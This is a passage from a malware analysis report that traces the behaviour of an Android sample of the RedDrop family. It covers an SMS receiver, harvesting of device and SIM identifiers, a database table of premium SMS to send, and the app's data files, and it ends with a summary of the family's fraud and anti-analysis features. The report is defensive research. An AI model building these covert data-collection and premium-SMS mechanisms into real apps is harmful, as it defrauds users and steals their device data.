
android.app.ContextImpl	**registerReceiver** *Arguments:* ['<instance: android.content.BroadcastReceiver, $className: com.wyzfpay.plugin.receiver.ReceiveSmsReceiver>', '<instance: android.content.IntentFilter>', None, None] *Called From:* android.app.ContextImpl.registerReceiver(ContextImpl.java:1304)

Figure 37: Registration of a Broadcast Receiver for the SMS



Device Info	android.telephony.TelephonyManager	getSubscriberId	[1]
Device Info	android.telephony.TelephonyManager	getSubscriberId	[]
Device Info	android.telephony.TelephonyManager	getDeviceId	[]
Device Info	android.telephony.TelephonyManager	getSimSerialNumber	[1]
Device Info	android.telephony.TelephonyManager	getSimSerialNumber	[]
Device Info	android.net.wifi.WifiInfo	getMacAddress	[]
Device Info	android.telephony.TelephonyManager	getSubscriberId	[1]
Device Info	android.telephony.TelephonyManager	getSubscriberId	[]
Device Info	android.telephony.TelephonyManager	getSubscriberId	[1]

Figure 38: Get sensitive information about the device and the SIM



FILES

data/data/com.ktdvau.myidglux/app_webview/Web Data
data/data/com.ktdvau.myidglux/databases/000000000062013
data/data/com.ktdvau.myidglux/databases/cc.db
data/data/com.ktdvau.myidglux/databases/dataeye_database_053CE9326103161DC37854ECE8E0DBE2.db
data/data/com.ktdvau.myidglux/databases/msg_com.wyzfpay.plugin.dao.DBOpenHelper.db
data/data/com.ktdvau.myidglux/databases/smspay20647207.db
data/data/com.ktdvau.myidglux/databases/ua.db
data/data/com.ktdvau.myidglux/databases/wochi_v4.db

android.database.sqlite.SQLiteDatabase

execSQL

Arguments: ['create table send_sms(id integer PRIMARY KEY autoincrement,soid text,subid text,type integer,dt text,st integer,tp integer,btp integer,followed integer,dl integer)']

Called From:
com.android.k9op.OL.HI.k9op.onCreate(Unknown Source)

Figure 39: SQL database containing the list of premium SMS to send

The behaviour showed in the dynamic analysis is coherent with the profile of a RedDrop, specifically regarding the collection of information on the device and the telephony module, the subscription to SMS-related events, probably used for spying, and the access to a list of paid SMS to send.

Conclusion

The information we found during the Dynamic Analysis is coherent with what we saw in the Static Analysis. In the end, all of our analysis techniques converge to a common set of features typical of the profile of malware from the RedDrop family. The latter include some hidden mechanisms to steal information on the device for fingerprinting, send multiple premium SMS requests to bogus domains letting the attackers monetize on compromised users, download additional malicious packages at runtime, and the implementation of some kind of anti-analysis technique.